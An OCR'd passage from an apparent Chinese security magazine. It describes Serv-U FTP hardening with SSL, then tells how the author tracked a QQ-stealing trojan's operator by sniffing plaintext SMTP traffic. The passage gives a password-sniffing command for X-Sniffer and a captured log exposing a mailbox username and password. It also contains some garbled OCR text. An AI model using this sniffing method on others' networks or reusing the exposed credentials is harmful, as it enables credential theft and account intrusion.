已经提供对本地密码进行修改的功能，在其主界面右边，我们可以更改设置本地服务器密码，这样一来，就需要输入密码才能进行本地管理，默认的是 #1@$ak# .lk;0@P 也就是空，不需要密码就可以管理。我们设置和更改密码的时候，旧密码留空，然后设置好你的本地管理密码。设置完成后会在ServUDaemon.ini 中添加 LocalSetupPassword=eq8BD22368T47DB4FCC458FC5EE3774D6 之类的一段字符（见图3）。




图3 密码设置

5、传输安全

由于Serv-U 在未开启SSL时，FTP 传输是以明文方式传输数据，在位于路由或交换环境下，这很容易被嗅探工具捕获，如强大的Sniffer Pro、NetXray，小一点的arpsniffer、Dsniffer都可以抓到，利用此方式攻击，很多安全站点被渗透也不是什么新鲜的话题了。所以下面我们来看看如何启用Serv-U 的SSL功能。

第一步：我们为Serv-U 创建新的SSL服务器证书，启动Serv-U 管理员，Serv-U 默认为我们提供了一个证书，但所有默认安装的SSL 证书私人密钥均一样，为安全起见，我们需重新建立一个。很简单，打开Serv-U“本地服务器”的“设置”选项，在管理界面右边，打开“SSL 证书”，依次填入“普通名称（FTP 服务器的IP 地址）”、“电子邮件”等相关信息（见图4），点“应用”按钮将会在Serv-U 目录下覆盖掉原Serv-U 提供的证书ServUCert.crt。




图4 SSL 证书设置

第二步：初次使用应该对证书进行认证，把它安装到受信任的区域，点击“安装证书”，进入下一步“证书导入向导”，选择默认存储区域，点击“下一步”或者自行选择存储区域、完成，接着会弹出安全性警告（因为没有从证书颁发机构安装），这里不管它，点击“是”，进行证书安装，成功后会弹出“证书导入成功”对话框，确定后，我们再次打开ServUCert.crt，OK，证书已经信任了，这方便了FTP 客户端进行登陆时候不会弹出“是否信任”烦人的提示框，下一步我们来设置Serv-U 以提供SSL 支持（见图5，图6）。

第三步：打开Serv-U 服务器下面的域，比如www.xhacker.cn，在右边出现的“安全性”下拉框中，有三个选项，默认的是“仅仅规则FTP，无SSL/TLS 会话”，既然我们要对FTP 服务器进行SSL 支持，我们就选择下面的“只允许SSL/TSL会话”（见图7），也可以根据需要选择“同时允许规则FTP，SSL/TSL 会话”，应用后，Serv-U 服务器就已经具备了SSL 加密传输功效。




图5 证书




图6 证书导入向导

当然，既然服务器只允许采用SSL 会话，那么我们也无其他选择了，为安全考虑，只有对FTP 客户端也启用SSL 连接。以FlashFxp为例，FlashFxp是一款支持SSL 连接的FTP 客户端工具。首先在FlashFxp的快速连接窗口中，选择“SSL”，然后在“安全套接字”下面选择“认证SSL”（见图8），这样我们就可以使用SSL 连接了。连接成功后，我们将会在FlashFxp的状态栏下看到一把小锁的标志，说明已经进行成功SSL 安全连接。现在大家可以用嗅探工具对Ftp 端口进行嗅探，在未使用SSL 传输连接的时候，可以嗅探到明文密码，通过使用SSL 加密传输连接，逃过了明文传输被嗅探这一劫。




图8 FTP 客户端启用SSL 连接




图7 域选项设置

现在Serv-U FTP服务器在国内应用相当广泛，小到个人，大到集团，只要BUG一发现，针对漏洞的攻击代码一流传起来，将给诸多企业及个人用户带来巨大的灾难。对此，我们惟有确保安全部署好系统的情况下，对安全界投以关注的目光，时刻关注最新漏洞，做好防范措施，发现漏洞，及时给系统打上补丁，才能够保证Serv-U 不被入侵。（本文所涉及的Serv-U6.exe 在光盘中有收录）

编辑点评

正所谓树大招风，Serv-U FTP服务器用的人多了研究它漏洞的人也就多了，版本从3.X到现在的6.X无一不暴漏洞的。要用的朋友最好注意对照本文“安全对策”设置Serv-U，安全才放心！

挑战啊拉QQ大盗

无心插柳

有个朋友和我说他的QQ被盗了，虽然通过手机绑定把QQ要了回来，但里边的100Q币却早已不见踪影。气急败坏的朋友委托我一定要把盗他的QQ的人给抓出来，就算不能怎么地也要狠狠地和对方对骂一翻，以泄心头之恨。这个朋友向来都是在自己电脑上QQ，公共场合是不大上的。而且电脑上还装了卡巴斯基反病毒软件，还是自动更新。于是到他的机子上一看，还未待我大展身手，把任务管理器打开就看到一个可疑进程“NTdhcp.exe”，如图1所示。




图1　任务管理器发现可疑进程

因为不久前用过啊拉QQ大盗，所以我想这个木马多半就是它了，能逃过杀毒软件看来是最新版本。看了一下网站上啊拉QQ大盗的下载说明，看来很多人都会用Winhex从啊拉QQ大盗的服务端找到下马者的邮箱账号和密码，毕竟对于这种盗号木马我们最想从中得到的便是种马者的配置信息，如邮箱密码，这样一来种马者“偷鸡不成反蚀把米”，不过，向来是“道高一尺，魔高一丈”，这不啊拉QQ大盗的作者就在新版程序中对Winhex进行了屏蔽，防止用户的配置资料外泄。不能从服务端里读取信息，我们该怎么样才能找到下马者呢？

正所谓“通往罗马的道路不止一条”，既然从木马服务端程序不好办，我们能不能从其他途径下手呢？虽然啊拉QQ大盗有“网站收信”功能，但很多人都没有自己的ASP空间（免费的ASP空间好用的不好找），想必很多种马的人还是用“邮箱收信”的功能，服务端程序发送邮件自然就是用smtp协议传输，而且传输的用户和密码都是明文的哦。知道了这点，你一定想到这样一来只要嗅探一下种木马的机子不就能找到种马者的邮箱账号和密码了吗？

思路就是这样，只要在中途拦截下有用的信息得到种马者的邮箱账号和密码就完成了。我先准备好了安全焦点的X－Sniffer，为了方便还给不喜欢输一长串命令的读者找了一个X-Sniffer的图形界面程序XsnifferGUI。

我们先来看看用X-Sniffer（本文所提供的程序名为xsniff）如何在CMD（命令提示符）下嗅探密码。在CMD下换到xsniff.exe所在目录，输入xsniff回车，可以看到帮助信息如图2所示。




图2 xsniff的帮助信息

通过提示，我们可以看到只要在CMD下输入xsiff.exe －tcp －pass －hide －log pass.log，就可以嗅探到使用TCP协议进行传输的密码等信息，不仅可以嗅探到邮箱账户和密码，其他的诸如论坛和登录网页只是要未经加密的明文数据都能嗅探到。

如果你觉得在CMD下输命令麻烦，就用我在网上找到的X-Sniffer的图形界面程序来试试吧，这个程序只是编写了一个图形界面，实际上就是调用上面的命令，核心程序仍然是安全焦点的X-Sniffer。只要sniff.exe与XsnifferGUI.exe在同一个目录下，点击XsnifferGUI中的“开始监听”就可以了，如图3所示。如果嗅探到信息就会在同目录下生成一个pass.log文件。

我们就用后者吧，在种了木马的机子上开始监听后，然后按正常步骤登陆QQ看看。不一会就看到XsnifferGUI的同一目录下多了一个pass.log文件，用记事本打开看到如下信息：




图3 XsnifferGUI“开始监听”

```
TCP [08/11/05 14:34:38]
192.168.1.102->220.181.12.15 Port: 1068->25
USER: d2VuemhpMTk4Mw==[lzf5483]

TCP [08/11/05 14:34:38]
192.168.1.102->220.181.12.15 Port: 1068->25
PASS: NTRoYWNrZXI=[54hacker]
